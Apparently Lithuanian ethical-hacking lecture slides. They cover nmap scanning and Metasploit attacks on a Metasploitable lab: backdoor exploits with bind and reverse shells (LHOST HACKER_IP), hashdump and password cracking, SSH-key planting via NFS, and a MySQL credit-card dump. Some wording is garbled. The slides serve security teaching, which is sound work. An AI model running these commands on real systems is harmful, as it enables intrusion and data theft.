PVZ. Windows ugniasienė



Nmap raktų naudojimas

Kai išjungta Windows ugniasienė, gaunami variantai

- atidarytas prievadas UDP-UDP klausimo atsakymo pora,
- uždarytas prievadas UDP-ICMP,
- neaišku (open-filtered) UDP- nėra atsakymo.

```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-03-22 14:16 EEST
```

```
Nmap scan report for 10.0.1.55
```

```
Host is up (0.00s latency).
```

```
Not shown: 992 closed ports
```

PORT	STATE	SERVICE
123/udp	open	ntp
137/udp	open	netbios-ns
138/udp	open filtered	netbios-dgm
445/udp	open filtered	microsoft-ds
500/udp	open filtered	isakmp
1025/udp	open filtered	blackjack
1900/udp	open filtered	upnp
4500/udp	open filtered	nat-t-ike

```
MAC Address: 00:13:8F:C4:24:42 (Asiarock Incorporation)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

Nmap raktų naudojimas

-sA

ACK skanavimas: šitas metodas paprastai yra naudojamas tam, kad išsiaiškinti firewall'ų (ugniesienių) taisykles. ACK-RST reikš, kad nefiltruojama, jei ACK- [ir nėra atsakymo iš skenuojamo kompiuterio] reikš, kad filtruojama.

-sW

Window skanavimas. Šis skanavimo būdas labai panašus į ACK skenavimą: siunčiami ACK segmentai su atitinkamu window(???) parametru.

```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-03-22 15:01 EEST
Nmap scan report for 10.0.1.55
Host is up (0.00s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
445/tcp    closed microsoft-ds
MAC Address: 00:13:8F:C4:24:42 (Asiarock Incorporation)
Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds
```



Nmap raktų naudojimas

-sR

???, sako RCP skenavimo būdas, nors neaišku.

-b <ftp relay hostas>

Dar vienas pakankamai originalus skanavimo būdas, t. y. pasinaudojant ftp proxy serveriu. <ftp relay host'o> formatas gali būti useris:passwordas@serveris:portas . Viskas išskyrus serverj yra nebūtina.

-P0

Skamuoti nedelsiant, nepabandžius iš pradžių ping'int serverio. Tai naudinga skanuojant tokius kaip mail.kazkas.lt, kurie neatsakinėja į ICMP echo request (užklausa). Tokiu atveju reikėtų naudoti -P0 arba -PT80.

-PT

Naudoti TCP "ping'ą" vietoje standartinio ICMP ping'o. Naudinga tokiais atvejais, kai serveris neatsakinėja į ICMP echo request (užklausa). Taip pat galima naudoti kartu su postu (-PT<portas>).

-PS

Naudoja SYN (prisijungimo prašymą) vietoje ACP.

-PI

Paprastas ping'as + suranda subnet'o broadcast'u adresus tinkle.

-PB

Standartinis ping'inimo metodas: naudoja ACP bei ICMP ping'us kartu. Geriausia būdas patikrinti ugniasienę, kurie blokuoja vieną iš jų.



Nmap raktų naudojimas

-O

Viena geriausių **nmap** ypatybių - serverio OS'o atpažinimas pagal jo fingerprint'us (sistemos "pirštų atspaudai"):

```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-03-22 15:03 EEST
Nmap scan report for 10.0.1.54
Host is up (0.00s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
110/tcp    open  pop3
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
143/tcp    open  imap
445/tcp    open  microsoft-ds
901/tcp    open  samba-swat
993/tcp    open  imaps
2049/tcp   open  nfs
7741/tcp   open  unknown
MAC Address: 00:13:8F:C4:25:D5 (Asiarock Incorporation)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.28
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds
```



Nmap raktų naudojimas

-I

Ijungiamas TCP reverse ident skanavimas. Kaip 1996 Dave'as Goldsmith'as pastebėjo, ident protokolas (rfc 1413) leidžia pamatyti, kokiam vartotojui priklauso procesas, kuris naudoja TCP susijungimą. Taigi, tu gali pvz., prisijungti prie 80 prievedo ir tada pasinaudojės inent'd'u, gali pamatyti ar http paslauga yra paleista root'u ar kokiui kitu vartotojui (kokios teisės).

-f


Skanujant SYN (-sS), FIN (-sF), XMAS (-sX) arba NULL (-sN) metodu, naudojami labai mažyčiai sufragmentuoti IP paketai.

-v

Verbose mode. Labai rekomenduojama opcija, ypač jei norit geriau suprasti kas čia dedasi. Naudodamas šią opciją du kartus, efektas bus dar geresnis. Gali naudoti ir dvigubą -d, efektas – nerealus (-vvv).

-h

pagalba.



Nmap raktų naudojimas

-oN <logas>

Viskas, kas vyksta ekrane bus rašoma į "logas" failą.

-oM <logas>

Viskas, kas vyksta ekrane bus rašoma į failą "logas" "šiek tiek" kitokiu formatu.

-oS <logas>

Rašoma į failą "logas" kažkokiu nauju sl

--resume <logas>

Skanavimas, kuris buvo nutrauktas su ^C, gali būti pratęstas, su salyga, kad viskas buvo Irašoma su -oN arba **-oM** opcija. Daugiau jokių parametrai negali būti pateikti (jie bus tokie, kokie buvo naudojami saugojimui). nmap'as pradės skanuoti nuo sekančios mašinos, po tos, kuri paskutinė buvo sėkmingai nuskanuota..

-iL <failas>

Nuskaito hostus (IP adresus) iš failo "failas". Ip adresų faile turi būti atskirti tarpais, TAB'ais arba atskirose linijose. Deja opcijų nurodyti jokių negalite tame faile, užtat yra galimybė jas nurodyti komandinėje eilutėje.



Nmap raktų naudojimas

-iR

Šita opcija priverčia nmap'ą generuoti atsitiktinius adresus. Jei kada neturėsite ką veikti, pabandykite `nmap -sS -iR -p 80', kad surastumėte keletą www serverių.

-p <portai>

Galite nurodyti kurj/kuriuos prievasus tikrinti. pvz. -p 110 patikrins ar adresas turi pop3 serverj, taip pat galite mišriai nurodinėti portus:

-p 21,60-90,1243 -- 21, visi nuo 60 iki 90 bei 1243 prievasas

-p 1- -- visi prievedai nuo 1 iki 65535.

Reikia nepamiršti, kad pagal nutylėjimą tikrinami ne visi privadai!!!

-F

Greitasis metodas. Skanuoja tik tuos portus, kurie nurodyti nmap'o services faile (pagal nutylėjimą - /usr/local/lib/nmap/nmap-services)



Nmap raktų naudojimas

-D <decoy1 [,decoy2][,decoyN][,ME]>


Decoy skanavimas priverčia skanuojamą adresą manyti, kad jį vienu metu skanuoja visi nurodyti

decoy'iai. Adresų jrašai gali parodyti 5-10 skanavimų iš unikalių IP adresų, bet kuris iš jų skanuoja iš tikro jie pasakyti negalės.

Atskirk kiekvieną decoy'į kableliais (be tarpo) ir gali tarp jų įterpti 'ME' kaip vieną iš decoy'ių. nmap'as ten įterps tavo adresą. Jei šito nenurodysi, nmap'as atsitiktinai išrinks tau vietą. Tiesa, jei 'ME' jrašysi 6-oje ar dar vėlesnėje vietoje, kai kurie skanavimų detektoriai (tokie kaip Solar Designer'io nepakartojančios scanlog paslauga) gali tavo IP išviso neparodyti.

Nepamiršk, kad adresai, kuruos naudosi kaip decoy'ius, turi būti gyvi, kitaip gali už-
SYN - flood'inti taikinį, o be to labai nesunku bus surasti skanuotoją, jei jis
bus vienintelis gyvas visame tinkle.

Atkreipk dėmesį ir į tai, kad kai kurie (durnesni) portų skanavimų detektoriai gali aplamai skanujantiems adresams uždrausti priėjimą. Įsivaizduok, kas gali nutikti, jei vieną iš decoy'ių nurodytum "localhost'a" :) Decoy skanavimas gali būti naudojamas kartu su ping (naudojant ICMP, SYN, ACK, ar dar ką nors) arba tikrų prievadų skanavimu bei bandant surasti remote S'ą (-O).



Nmap raktų naudojimas

S <IP_adresas>

Kartais nmap'as gali nerasti jūsų adreso. Tokiu atveju galite naudoti -S opciją su jūsų IP adresu bei interfeisu, kuriuo siūsite paketus.

-e <interfeisas>

Nurodo nmap'ui kokia sėsaja siųsti paketus. (lo, ppp0, eth0 ir etc.)

-g <portas>

Nurodo iš kokio privado skanuoti. Daugelis ugniasienių bei filtrų padaro išimtis DNS (53) bei FTP-DATA (20) paketams.

-r Nurodo nmap'ui prievas skanuoti NE atsitiktine tvarka.

-M <maksimalus susijungimų skaičius>

Nustato maksimalų susijungimų skaičių, kuris bus naudojamas paralelėje su TCP(standartiškai) skanavimu.

-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>

Paranoid - pats lėčiausias skanavimo būdas, Insane pats greičiausias, deja ne toks tikslus, ypač jei tinklas lėtas. Galite naudoti ir -T (0-5), kur 0 == Paranoid, 1 == Sneaky ir t.t.

--host_timeout <milisekundės>

Nurodo kiek laiko nmap'as gali skanuoti duotąjį IP. Laikas turi būti nemažiau nei 200 milisekundžių.

--max_rtt_timeout <milisekundės>

Kiek daugiausia laiko nmap'as gali laukti atsakymo iš skanuojamo IP.

--scan_delay <milisekundės>

Nustato minimalų laiko tarpu, kuri nmap'as turi laukti tarp bandymų. Tai naudingiausia siekiant sumažinti tinklo apkrovimą.



Kas dar...?

Toliau tikriname:

netstat -oa

#windows

netstat -natp

#linux

Surandame procesų numerius pagal prievadus. Tada tikriname procesus:

ps -ef | grep PID

linux

lsof -i -P

linux

tasklist /SVC

windows

Informacija apsisaugojimui nuo įprastų pažeidžiamumų

- Išsidiekite paskutinius naudojamos operacinės sistemos atnaujinimus.
- Išjunkite ar pašalinkite nenaudojamas tinklines paslaugas.
- Naudokite programines ar aparatinės užkardas (firewall).
- Naudokite įsibrovėlių aptikimo sistemas (Intruder Detection Systems, IDS), kurios leidžia aptikti bei blokuoti tinklo prievaldų skenavimą, tinklalapių scenarijų (web script) paiešką, sekti tinklo aktyvumą: „[SNORT](#)“, „[SPECTER](#)“
- Naudokite antivirusines programas bei reguliariai jas atnaujinkite.
- Naudokite priemones prieš „Spyware“ programas
- Šifruokite svarbius duomenis. Tam galite pasinaudoti įvairiomis programomis, pvz., „[PGP](#)“, „[GPG](#)“ ([nemokama](#)), „[TRUECRYPT](#)“ (diskų šifravimas), skaitmeninio parašo sertifikavimo firmų paslaugomis.
- Apgalvotai parinkite slaptažodžius bei kruopščiai juos saugokite. Nenaudokite slaptažodžiu ištisinii žodžiu, vardu, datu ar pan. Slaptažodis turėt būti sudarytas iš atsitiktinių raidžių (didžiuj ir mažuj), skaičių ir simbolių (.,;^&(%\$#@!).
- Darykite kritinių sistemų atsargines kopijas (Backup) !!! Kad ir kokių priemonių imtumėtės, visą laiką liks duomenų praradimo, sugadinimo ar iškraipymo (kad ir dėl vartotojo ar administratoriaus klaidos arba duomenų laikmenos gedimo) galimybė, todėl nepagailékite laiko ir priemonių atsarginių kopijų darymui (pvz., FreeFileSync, rSync, SyncToy)



Ačiū už dėmesį



Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)

Informacijos ištraukimas iš atakuojamos sistemos. Įrankiai

prof. Algimantas Venčkauskas



Pažeidžiamai:exploit


Pasinaudodamas šiais pažeidžiamumais piktavalis gali nepastebimai įdiegti kenkėjišką programinę įrangą į vartotojų kompiuterius.

Exploit yra labai galingas įrankis – aptikęs saugumo spragą tam tikroje tarnybinėje stotyje, piktavalis gali paveikti visą turinį.

0day <?

Metasploit

Metasploit – kompiuterių ir jų sistemų apsaugos projektas, teikiantis informaciją apie sistemų ir jų komponentų pažeidžiamumus, taip pat orientuotas į pažeidžiamumų išnaudojimo testavimo programinės įrangos kūrimą. Šis projektas į informacijos saugos pasaulį įsiveržė 2004 metais, o projekto rezultatas bene geriausia pažeidžiamumų išnaudojimo testavimo programinės įrangos sistema Metasploit Framework (toliau – MSF). MSF yra pažangi atviro kodo struktūrinė sistema, skirta kurti, tobulinti ir naudoti pažeidžiamumų išnaudojimo kodus. Pridėtiniai modeliai, kurių pagalba pažeidžiamumų turiniai (angl. payloads), šifratoriai, no-op generatoriai ir pažeidžiamumų išnaudojimo kodai gali būti integruoti į MSF, padarė šią sistemą vieną iš pagrindinių įrankių pažangiame pažeidžiamumų tyrinėjime. Pačioje sistemoje pagal nutylėjimą jau yra įkelta šimtai pažeidžiamumų išnaudojimo kodų, kuriuos galima peržiūrėti modulių sąraše. Tokia egzistuojančių pažeidžiamumų išnaudojimo kodų gausa tik palengvina naujų išnaudojimo kodų kūrimą. Pagrindiniai šios sistemos naudotojai yra profesionalūs pažeidžiamumų testuotojai, kurie atlieka pažeidžiamumų kodų tobulinimą ir pačių techninių pažeidžiamumų tyrimus, tačiau ši sistema yra laisvai prieinama kiekvienam, besidominčiam informacijos sauga ir techninių pažeidžiamumų valdymui.



2. Metasploit:moduliai

- 2.1. Pažeidžiamumo išnaudojimo kodo turinys (angl. payload) – programinio kodo dalis, kuri veikia nuotolinėje aukos sistemoje.
- 2.2. Pažeidžiamumo išnaudojimas (angl. exploit) – programinio kodo dalis, duomenų rinkinys arba kodo seka, kuri pasinaudoja sistemos pažeidžiamumu ar klaidomis. Dar nusakomas kaip modulis, kuris naudoja pažeidžiamumo kodo išnaudojimo turinį.
- 2.3. Pagalbiniai moduliai (angl. auxiliary) – naudojami skenavimui, sistemos užtvindymui duomenimis (angl. fuzzing) siekiant aptikti sistemos klaidas ir atlikti kitas jvairias užduotis.
- 2.4. Post moduliai – skirti jau sukompromituotoms sistemoms siekiant surinkti įrodymams, kad j sistemu buvo įsilaužta arba naudoti šiuos modulius gilesniam įsibrovimui į tinklą ir pan. Post moduliai skirstomi į: Windows, Linux, OS X, Multi OS, Cisco, AIX, Solaris, Firefox.
- 2.5. Šifratorius (angl. encoder) – speciali programa, kuri šifruoja pažeidžiamumo išnaudojimo kodo turinį siekiant apeiti antivirusinių programų patikrą.

2. Metasploit:sasajos

msfconsole – bene populariausia MSF sistemos sasaja. Ši sasaja suteikia taip vadinamas „viskas viename“ konsolės galimybes ir leidžia efektyviai pasiekti visas Metasploit Framework opcijas ir funkcijas. msfconsole sasaja turi savitą komandų sistemą, kuri ne iškarto būną visiems suprantama. Tačiau perpratus šios sasajos principą ir komandas msfconsole tinkamose rankose gali pavirsti į labai galingą pažeidžiamumų išnaudojimo ir testavimo įrankį.

Privalumai:

Vienintelis palaikomas kelias pasiekti dauguma MSF funkcijų.

Sasaja su sistema paremta konsolės langu.

Turi daugiausia funkcijų ir ypatybių ir yra stabliausia MSF sasaja.

Galimas išorinių komandų vykdymas MSF konsolės lange, pvz., ping, nmap ir t.t.

msfcli – suteikia komandinės eilutės sasają, susietą su MSF sistemą. Tai leidžia lengvai pridėti Metasploit išnaudojimo kodus į bet kokius kuriamus skriptus. msfcli sasaja didžiausia dėmesj teikia skriptų rašymui ir jų interpretavimui. Šis įrankis taip pat labai pasitarnauja tuomet, kai yra tiksliai žinomas pažeidžiamumo išnaudojimas ir jo turinys.




root ar (ne) root?

- whoami
- hostname
- grep root /etc/shadow
- useradd -m -d /home/studentas -c "Hacked VSFTPD" -s /bin/bash studentas
- grep studentas /etc/passwd
- date
- echo "Vardas"
- ls -l /
- date



vsftpd

- search vsftpd
- use exploit/unix/ftp/vsftpd_234_backdoor
- show options
- set RHOST ADRESAS
- exploit (arba run)



IRCd

- nmap -p 0-65535 -T4 -A -v **IP** 2>&1 | tee /tmp/scan.txt
- cd /tmp
- egrep -i '(6667|6697|unreal)' scan.txt
- MSF>
- search unreal
- use exploit/unix/irc/unreal ircd_3281_backdoor
- set PAYLOAD cmd/unix/bind_netcat
- show options
- set RHOST **IP**

IRCd Exploit


- exploit -z
- sessions -l
- sessions -i 1

```
msf exploit(unreal ircd_3281_backdoor) >
msf exploit(unreal ircd_3281_backdoor) > exploit -z ← 1
[*] Started bind handler
[*] Connected to 192.168.1.109:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command... BackTrack Metasploitable
[*] Command shell session 1 opened (192.168.1.111:42525 -> 192.168.1.109:4444) at 2015-12-26 12:30:58 -0600
[*] Session 1 created in the background. Connection
msf exploit(unreal ircd_3281_backdoor) >
msf exploit(unreal ircd_3281_backdoor) >
msf exploit(unreal ircd_3281_backdoor) > sessions -l ← 2
[*] Active sessions
=====
Id Type      Information Connection
...
...
1 shell unix 192.168.1.111:42525 -> 192.168.1.109:4444
msf exploit(unreal ircd_3281_backdoor) > sessions -i 1 ← 3
[*] Starting interaction with 1...
```



samba


- nmap -p 0-65535 -T4 -A -v **IP** 2>&1 | tee /tmp/scan.txt
- cd /tmp
- grep -i samba /tmp/scan.txt
- MSF>
- search samba
- use exploit/multi/samba/usermap_script
- show options
- set RHOST **IP**
- Exploit
- **<Ctrl +z> (sesija į background y [yes])**
- **Enter**
- **session -1**



samba

- search samba
- use exploit/multi/samba/usermap_script
- show options
- show payloads
- set payload cmd/unix/reverse

- set RPORT 445
- set LHOST HACKER_IP



Darbas su Hash

- use post/linux/gather/hashdump
- show options
- set SESSION 1
- Exploit

Darbas su Hash

```
Active sessions
-----
Id  Type      Information  Connection
--  ---      -----
1   shell unix          192.168.1.108:4444 -> 192.168.1.112:44399

msf exploit(usermap_script) > use post/linux/gather/hashdump 1
msf post(hashdump) >
msf post(hashdump) > show options 2

Module options (post/linux/gather/hashdump):
Name      Current Setting  Required  Description
-----      -----          -----      -----
SESSION      yes           The session to run this module on.

msf post(hashdump) > set SESSION 1 3
SESSION => 1
msf post(hashdump) > exploit 4

[+] root:$1$whqCTNLC$JzIDbHP.tWONoUjXqzwMD/:0:0:root:/bin/bash
[+] sys:$1$fUX68P0t$Miyc3Up0zQjqz4s5wFD9l0:3:3:sys:/dev/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false 6
[+] msfadmin:$1$tpeV0FxJ$wnZm84E3UV39s9rdcbXkl1:1000:1000:msfadmin,,,,:/home/msf
[+] postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator
:/:/bin/bash
[+] user:$1$HESu9xrH$K.o3G93DGoXIIQKkPmUgZ0:1001:1001:just a user,111,,,:/home/u
[+] service:$1$kR3ue7JZ$76xELDupr50hp6cjZ3Bu//:1002:1002,,,:/home/service:/bin
[+] Unshadowed Password File: /root/.msf4/loot/20130519223146 default 192.168.1.112 linux hashes 255267
.txt
[*] Post module execution completed
msf post(hashdump) > 5
```

Darbas su Hash

```
root@bt:/pentest/passwords/john# ./john /root/.msf4/loot/20130519223146/default 192.168.1.112 linux.hashes 533267.txt
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [32/32])
user          (user)
postgres      (postgres)
msadmin       (msadmin)
service        (service)
l23           (root)
l23456789     (klog)
batman        (sys)
guesses: 7   time: 0:00:00:01 100.00% (2) (ETA: Sun May 19 22:39:11 2013)  c/s: 5885  trying: batman
root@bt:/pentest/passwords/john#
```

These are the guessed passwords



RMI (java server)

- nmap -p 0-65535 -T4 -A -v IP 2>&1 | tee /tmp/scan.txt
- cd /tmp
- grep -l rmi /tmp/scan.txt
- MSF>
- search java_rmi
- use exploit/multi/misc/java_rmi_server
- show options
- set RHOST IP
- Exploit




distcc

- nmap -p 0-65535 -T4 -A -v **IP** 2>&1 | tee /tmp/scan.txt
- cd /tmp
- grep 3632 /tmp/scan.txt
- MSF>
- Search distcc
- use exploit/unix/misc/distcc_exec
- show options
- show payloads
- set payload cmd/unix/bind_ruby
- set RHOST **IP**
- Exploit




NFS

- nmap -p 0-65535 -T4 -A -v **IP** 2>&1 | tee /tmp/scan.txt
- cd /tmp
- egrep -i '(nfs|rpcbind|ssh)' scan.txt
- rpcinfo -p IP | grep nfs
- showmount -e IP "/" <tikslas!



NFS: SSH raktai

- mkdir -p /root/.ssh
- cd /root/.ssh/
- cat /dev/null > known_hosts
- ssh-keygen -t rsa -b 4096
- Enter file in which to save the key (/root/.ssh/id_rsa):abc_rsa
- Enter passphrase (empty for no passphrase): **Enter**
- Enter same passphrase again: **Enter**
- ls -l



NFS: mount

- cd /
- mount -t nfs IP:/ /mnt -o nolock
- df -k




NFS: authorized_keys

- cd /mnt/root/.ssh
- cp /root/.ssh/abc_rsa.pub /mnt/root/.ssh/
- ls -l
- cat authorized_keys
- cat abc_rsa.pub >> authorized_keys
- cat authorized_keys



NFS: prisijunti

- cd /root/.ssh/
- ssh -i /root/.ssh/abc_rsa root@IP
- Yes
- whoami
- exit



**Bus daugiau...
Klausimai?**



Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)


Informacijos išstraukimas iš atakuojamos sistemos. Įrankiai 2

prof. Algimantas Venčkauskas



root ar (ne) root?

- whoami
 - hostname
 - grep root /etc/shadow
-
- useradd -m -d /home/studentas -c "Hacked VSFTPD" -s /bin/bash studentas
 - grep studentas /etc/passwd
 - echo "Vardas"
 - ls -l /tmp
 - date



Darbas su Hash

- (tęsinys samba)

- use exploit/multi/samba/usermap_script
- exploit
- Press <Ctrl> and "z" at the same time
- Background session 1? [y/N] y
- Press <Enter>
- sessions -l

(randam hash informaciją /etc/shadow)

- use post/linux/gather/hashdump
- show options
- set SESSION 1
- Exploit

john/kelias/ip_linux.hashes_xxx.txt #programa John de Ripper



RMI (java server)

- nmap -p 0-65535 -T4 -A -v IP 2>&1 | tee /tmp/scan.txt
- cd /tmp
- grep -l rmi /tmp/scan.txt
- MSF>
- search java_rmi
- use exploit/multi/misc/java_rmi_server
- show options
- show payloads
- set RHOST IP
- Exploit

<http://www.phreedom.org/software/metsvc/>

meterpreter> help

Ifconfig/getuid



MySQL

- nmap -p 0-65535 -T4 -A -v **IP** 2>&1 | tee /tmp/scan.txt
 - mysql : port : 3306/tcp
 - cd /tmp
 - grep -v "^#" ../password.lst | head > pw.txt
 - echo "msfadmin" >> pw.txt
 - cat pw.txt
 - search mysql

use auxiliary/scanner/mysql/mysql_login

set PASS_FILE ir RHOSTS

- set PASS_FILE /tmp/pw.txt
- set RHOSTS **IP**
- set USERNAME root
- show options


MySQL 2

```
• nmap -p 0-65535 -T4 -A -v IP 2>&1 | tee /tmp/scan.txt
```

```
./mysql_HKD.pl -ip IP_adresas -u root -pw msfadmin -s "credit"
```

```
#####
Display Sensitive Tables <2>
-----
[String]: credit | [Found In]: [Database]:owasp10, [Table]:credit_cards, [Field]:ccid
[String]: credit | [Found In]: [Database]:owasp10, [Table]:credit_cards, [Field]:ccnumber
[String]: credit | [Found In]: [Database]:owasp10, [Table]:credit_cards, [Field]:ccv
[String]: credit | [Found In]: [Database]:owasp10, [Table]:credit_cards, [Field]:expiration
#####

#####
Display Sensitive Contents <3>
-----
[Database]: owasp10, [Table]: credit_cards
[query]: select * from owasp10.credit_cards
-----
ccid,ccnumber,ccv,expiration
1,4444111122223333,745,2012-03-01
2,7746536337776330,722,2015-04-01
3,8242325748474749,461,2016-03-01
4,7725653200487633,230,2017-06-01
5,1234567812345678,627,2018-11-01
#####
```




MySQL 2

```
nmap -p 0-65535 -T4 -A -v IP 2>&1 | tee  
/tmp/scan.txt
```

```
./mysql_HKD.pl -ip IP_adresas -u root -pw  
msfadmin -s "credit"  
  
./mysql_HKD.pl -V -ip IP_adresas -u root -pw  
msfadmin -s "credit|password"
```

```
-ip 192.168.1.16  
-u root  
-pw msfadmin  
-s credit|password  
NA|debian-sys-maint|NA  
%|root|*04B526A6E1D85A827F4BEA9D42D8D3AB36C22DC8  
%|guest|NA  
[Database]: information_schema  
[Database]: dwva  
[Database]: metasploit  
[Database]: mysql  
[Database]: owasp10  
[Database]: tikiwiki  
[Database]: tikiwiki195  
Use Database: dwva  
COLUMN: Tables_in_dwva  
[Table]: guestbook  
[Table]: users  
Use Database: metasploit  
Use Database: mysql  
COLUMN: Tables_in_mysql  
[Table]: columns_priv  
[Table]: db  
[Table]: func  
[Table]: help_category  
[Table]: help_keyword  
[Table]: help_relation  
[Table]: help_topic  
[Table]: host  
[Table]: proc  
[Table]: procs_priv  
[Table]: tables_priv
```




MySQL 2

```
nmap -p 0-65535 -T4 -A -v IP 2>&1 | tee /tmp/scan.txt  
./mysql_HKD.pl -ip IP_adresas -u root -pw msfadmin -s "credit"  
./mysql_HKD.pl -V -ip IP_adresas -u root -pw msfadmin -s "credit|password"
```



Klausimai?



Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)

prof. Algimantas Venčkauskas

Ką reikia žinoti ir KO nereikia daryti




Technikams. www

- Acunetix Web Vulnerability Scanner
- Burp Suite
- Grendal Scan
- Nikto
- Paros Proxy
- WebInspect
- WebScarab
- Wikto
- Whisker
- libshisker
- Rational App Scan
- N-Stealth
- Core Impact
- SPIKE Proxy
- Yersinia



Technikams. Pažeidžiamumai

- Metasploit Framework
- Core Impact
- Canvas



Technikams. Slaptažodžiams

- Cain and Abel
- John the Ripper
- THC Hydra
- LOphcrack
- Pwdump
- Rainbow Crack
- Brutus



Technikams. Paketų paieška

- Wire shark
- Tcpdump
- Ettercap
- Dsniff
- Ntop
- Ngrep
- EtherApe



Technikams. Skanavimas

Nessus
GFI LANguard
Retina
Nbtscan
Angry IP Scanner
ISS - Internet Security Scanner
X-Scan
QualysGuard
SAINT
MBSA
Superscan
Unicornscan
Fping



Technikams. Skanavimas. WiFi

Kismet
NetStumbler
KisMAC
Aircrack
Airsnort



Technikams. Rinkinys

Netcat
Hping2
THC Amap
Sysinternals
Scapy
Sam Spade
POf
Tripwire
Ngrep
Xprobe2
IDA Pro
LSof
Firewalk
RKHunter



